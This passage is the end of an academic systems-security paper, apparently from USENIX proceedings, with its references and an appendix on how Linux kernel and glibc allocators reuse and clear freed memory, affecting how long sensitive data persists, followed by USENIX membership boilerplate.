## 8 Acknowledgments

This work was supported in part by the National Science Foundation under Grant No. 0121481 and a Stanford Graduate Fellowship.

## References

- [1] Apache Software Foundation. The Apache HTTP Server project. <http://httpd.apache.org>.
- [2] K. Ashcraft and D. Engler. Using programmer-written compiler extensions to catch security holes. In *IEEE Symposium on Security and Privacy*, May 2002.
- [3] V. Bala, E. Duesterwald, and S. Banerjia. Dynamo: a transparent dynamic optimization system. *ACM SIGPLAN Notices*, 35(5):1–12, 2000.
- [4] M. Blaze. A cryptographic file system for UNIX. In *ACM Conference on Computer and Communications Security*, pages 9–16, 1993.
- [5] Bochs: The cross platform IA-32 emulator. <http://bochs.sourceforge.net/>.
- [6] P. Broadwell, M. Harren, and N. Sastry. Scrash: A system for generating secure crash information. In *Proceedings of the 11th USENIX Security Symposium*, August 2003.
- [7] M. Burrows, S. N. Freund, and J. Wiener. Run-time type checking for binary programs. *International Conference on Compiler Construction*, April 2003.
- [8] B. Cmelik and D. Keppel. Shade: a fast instruction-set simulator for execution profiling. In *Proceedings of the 1994 ACM SIGMETRICS conference on Measurement and modeling of computer systems*, pages 128–137. ACM Press, 1994.
- [9] G. W. Dunlap, S. T. King, S. Cinar, M. A. Basrai, and P. M. Chen. ReVirt: enabling intrusion analysis through virtual-machine logging and replay. *SIGOPS Operating Systems Review*, 36(SI):211–224, 2002.
- [10] Gentoo Linux. <http://www.gentoo.org>.
- [11] P. Gutmann. Secure deletion of data from magnetic and solid-state memory. In *Proceedings of the 6th USENIX Security Symposium*, July 1996.
- [12] P. Gutmann. Data remanence in semiconductor devices. In *Proceedings of the 7th USENIX Security Symposium*, Jan. 1998.
- [13] P. Gutmann. Software generation of practically strong random numbers. In *Proceedings of the 8th USENIX Security Symposium*, August 1999.
- [14] M. Howard. Some bad news and some good news. <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure10102002.asp>, October 2002.
- [15] IBM Rational software. IBM Rational Purify. <http://www.rational.com>.
- [16] V. Kiriansky, D. Bruening, and S. Amarasinghe. Secure execution via program shepherding. In *Proceedings of the 11th USENIX Security Symposium*, August 2002.
- [17] D. Lea. A memory allocator. <http://gee.cs.oswego.edu/dl/html/malloc.html>.
- [18] P. S. Magnusson, M. Christensson, J. Eskilson, D. Forsgren, G. Hallberg, J. Hogberg, F. Larsson, A. Moestedt, and B. Werner. Simics: A full system simulation platform. *IEEE Computer*, 35(2):50–58, February 2002.
- [19] N. Nethercote and J. Seward. Valgrind: A program supervision framework. In O. Sokolsky and M. Viswanathan, editors, *Electronic Notes in Theoretical Computer Science*, volume 89. Elsevier, 2003.
- [20] Perl security manual page. <http://www.perldoc.com/perl5.6/pod/perlsec.html>.
- [21] N. Provos. Encrypting virtual memory. In *Proceedings of the 10th USENIX Security Symposium*, pages 35–44, August 2000.
- [22] M. Rosenblum, S. A. Herrod, E. Witchel, and A. Gupta. Complete computer system simulation: The SimOS approach. *IEEE Parallel and Distributed Technology: Systems and Applications*, 3(4):34–43, Winter 1995.
- [23] J. S. Type Qualifiers: Lightweight Specifications to Improve Software Quality. PhD thesis, University of California, Berkeley, December 2002.
- [24] U. Shankar, K. Talwar, J. S. Foster, and D. Wagner. Detecting format string vulnerabilities with type qualifiers. In *Proc. 10th USENIX Security Symposium*, August 2001.
- [25] D. A. Solomon and M. Russinovich. *Inside Microsoft Windows 2000*. Microsoft Press, 2000.
- [26] R. Stallman et al. GNU Emacs. <ftp://ftp.gnu.org/pub/gnu/emacs>.
- [27] The Mozilla Organization. Home of the mozilla, firebird, and camino web browsers. <http://www.mozilla.org/>.
- [28] J. Viega. Protecting sensitive data in memory. <http://www-106.ibm.com/developerworks/security/library/s-data.html?dwz0%ne=security>.
- [29] J. Viega and G. McGraw. *Building Secure Software*. Addison-Wesley, 2002.
- [30] VMware, Inc. VMware virtual machine technology. <http://www.vmware.com/>.
- [31] E. Witchel and M. Rosenblum. Embra: Fast and flexible machine simulation. In *Measurement and Modeling of Computer Systems*, pages 68–79, 1996.

## A Data Lifetime by Memory Region Type

Most data in software can be classified in terms of its allocation discipline as static, dynamic, or stack data. Allocation and release of each kind of data occurs in a different way: static data is allocated at compile and link time, dynamic data is allocated explicitly at runtime, and stack data is allocated and released at runtime according to an implicit stack discipline. Similarly, taints in each kind of data are likely to persist for different lengths of time according to its allocation class. The allocators used in various operating systems vary greatly, so the details will vary from one system to another. To show the complexity of determining when freed memory is likely to be reallocated, we describe the reallocation behavior of Linux and the GNU C library typically used on it:

- *Static data.* Static data persists at least as long as the process itself. How much longer depends on the operating system and the system's activity level. The Linux kernel in particular takes a very "lazy" approach to clearing pages. As with most kernels, pages are not zeroed when they are freed, but unlike some others (such as Windows NT [25] and descendants) pages are not zeroed in a background thread either. Pages are not zeroed when memory is requested by a process, either. Only when a process first tries to access an allocated page will Linux actually allocate and zero a physical page for its use. Therefore, under Linux static data persists after a process's termination as long as it takes the kernel to reassign its page to another process. (Pages reclaimed from user process may also be allocated by the kernel for its own use, but in that case they may not be zeroed immediately or even upon first write.)

When allocation and zeroing does become necessary, the Linux kernel's "buddy allocator" for pages is biased toward returning recently freed pages. However, its actual behavior is difficult to predict, because it depends on the system's memory allocation pattern. When single free pages are coalesced into larger free blocks by the buddy allocator, they are less likely to be returned by new allocation requests for single pages. They are correspondingly more likely to be returned for multi-page allocations of the proper size, but those are far rarer than single-page allocations.

- *Dynamic data.* Dynamic data only needs to persist until it is freed, but it often survives significantly longer. Few dynamic memory allocators clear memory when it is freed; neither the Linux kernel dynamic memory allocator (`kmalloc()`) nor the `glibc 2.x` dynamic memory allocator (`malloc()`) zeroes freed (or reallocated) memory. The question then becomes how soon the memory is reassigned on a new allocation. This is of course system-dependent.

In the case of Linux, the answer differs between the kernel and user-level memory allocators, so we treat those separately.

The Linux kernel "slab" memory allocator draws each allocation from one of several "pools" of fixed-size blocks. Some commonly allocated types, such as file structures, have their own dedicated pools; memory for other types is drawn from generic pools chosen based on the allocation size. Within each pool, memory is allocated in LIFO order, that is, the most recently freed block is always the first one to be reused for the next allocation.

The GNU C library, version 2.x, uses Doug Lea's implementation of `malloc()` [17], which also pools blocks based on size. However, its behavior is far more complex. When small blocks (less than 512 bytes each) are freed, they will be reused if allocations of identical size are requested immediately. However, any allocation of a large block (512 bytes or larger) causes freed small blocks to be coalesced into larger blocks where possible. Otherwise, allocation happens largely on a "best fit" basis. Ties are broken on a FIFO basis, that is, *less* recently freed blocks are preferred. In short, it is difficult to predict when any given free block will be reused. Dynamic data that is never freed behaves in a manner essentially equivalent to static data.

- *Stack data.* Data on a process's stack changes constantly as functions are called and return. As a result, an actively executing program should tend to clear out data in its stack fairly quickly. There are some important exceptions. Many programs have some kind of "main loop" below which they descend rarely, often only to terminate execution. Data on the stack below that point tends to remain for long periods. Second, some programs occasionally allocate large amounts of stack space e.g. for input or output buffers (see 4.1.2). Such data may only be fully cleared out by later calls to the same routine, because other routines are unlikely to grow the stack to the point that much of the buffer is cleared. If data read into large buffers on the stack is sensitive, then it may be long-lived. Data that remains on the stack at program termination behaves the same way as static data.

Most of the accounts above only describe when memory tends to be reallocated, not when it is cleared. These are not the same because in most cases, reallocated memory is not necessarily cleared by its new owner. Memory used as an input or output buffer or as a circular queue may only be cleared as it is used and perhaps not at all (by this owner) if it is larger than necessary. Padding bytes in C structures, inserted by the programmer manually or the compiler automatically, may not be cleared either.

# THE USENIX ASSOCIATION

Since 1975, the USENIX Association has brought together the community of developers, programmers, system administrators, and architects working on the cutting edge of the computing world. USENIX conferences have become the essential meeting grounds for the presentation and discussion of the most advanced information on new developments in all aspects of advanced computing systems. USENIX and its members are dedicated to:

- problem-solving with a practical bias
- fostering innovation and research that works
- communicating rapidly the results of both research and innovation
- providing a neutral forum for the exercise of critical thought and the airing of technical issues

## Member Benefits

- Free subscription to *;login:*, the Association's magazine, published six times a year, featuring technical articles, system administration tips and techniques, practical columns on Perl, Java, Tcl/Tk, and Open Source, book and software reviews, summaries of sessions at USENIX conferences, and Standards Reports from the USENIX representative and others on various ANSI, IEEE, and ISO standards efforts.
- Access to *;login:* on the USENIX Web site.
- Access to papers from the USENIX Conferences and Symposia, starting with 1993, on the USENIX Web site.
- Discounts on registration fees for the annual, multi-topic technical conference, the System Administration Conference (LISA), and the various single-topic symposia addressing topics such as security, Linux, Internet technologies and systems, operating systems, and Windows—as many as twelve technical meetings every year.
- Discounts on the purchase of proceedings and CD-ROMs from USENIX conferences and symposia and other technical publications.
- The right to vote on matters affecting the Association, its bylaws, and election of its directors and officers.
- Savings on a variety of products, books, software, and periodicals: see <http://www.usenix.org/membership/specialdisc.html> for details.

## SAGE

SAGE is a Special Technical Group (STG) of the USENIX Association. It is organized to advance the status of computer system administration as a profession, establish standards of professional excellence and recognize those who attain them, develop guidelines for improving the technical and managerial capabilities of members of the profession, and promote activities that advance the state of the art or the community.

### USENIX & SAGE Thank Their Supporting Members

#### USENIX Supporting Members

- ❖ Addison-Wesley/Prentice Hall PTR ❖ Ajava Systems, Inc. ❖ AMD ❖
- ❖ Asian Development Bank ❖ Aptitude Corporation ❖ Atos Origin B.V. ❖
- ❖ Delmar Learning ❖ DoCoMo Communications Laboratories USA, Inc. ❖
- ❖ Electronic Frontier Foundation ❖ Hewlett-Packard ❖ Interhack Corporation ❖
- ❖ MacConnection ❖ The Measurement Factory ❖ Microsoft Research ❖
- ❖ Portlock Software ❖ Raytheon ❖ Sun Microsystems, Inc. ❖ Taos ❖
- ❖ UUNET Technologies, Inc. ❖ Veritas Software ❖

#### SAGE Supporting Members

- ❖ Addison-Wesley/Prentice Hall PTR ❖ Ajava Systems, Inc. ❖ Asian Development Bank ❖
- ❖ Microsoft Research ❖ MSB Associates ❖ Raytheon ❖ Ripe NCC ❖ Taos ❖

For more information about membership, conferences, or publications,  
see <http://www.usenix.org/>  
or contact:

USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710 USA  
Phone: 510-528-8649 Fax: 510-548-5738 Email: [office@usenix.org](mailto:office@usenix.org)



ISBN 1-931971-23-2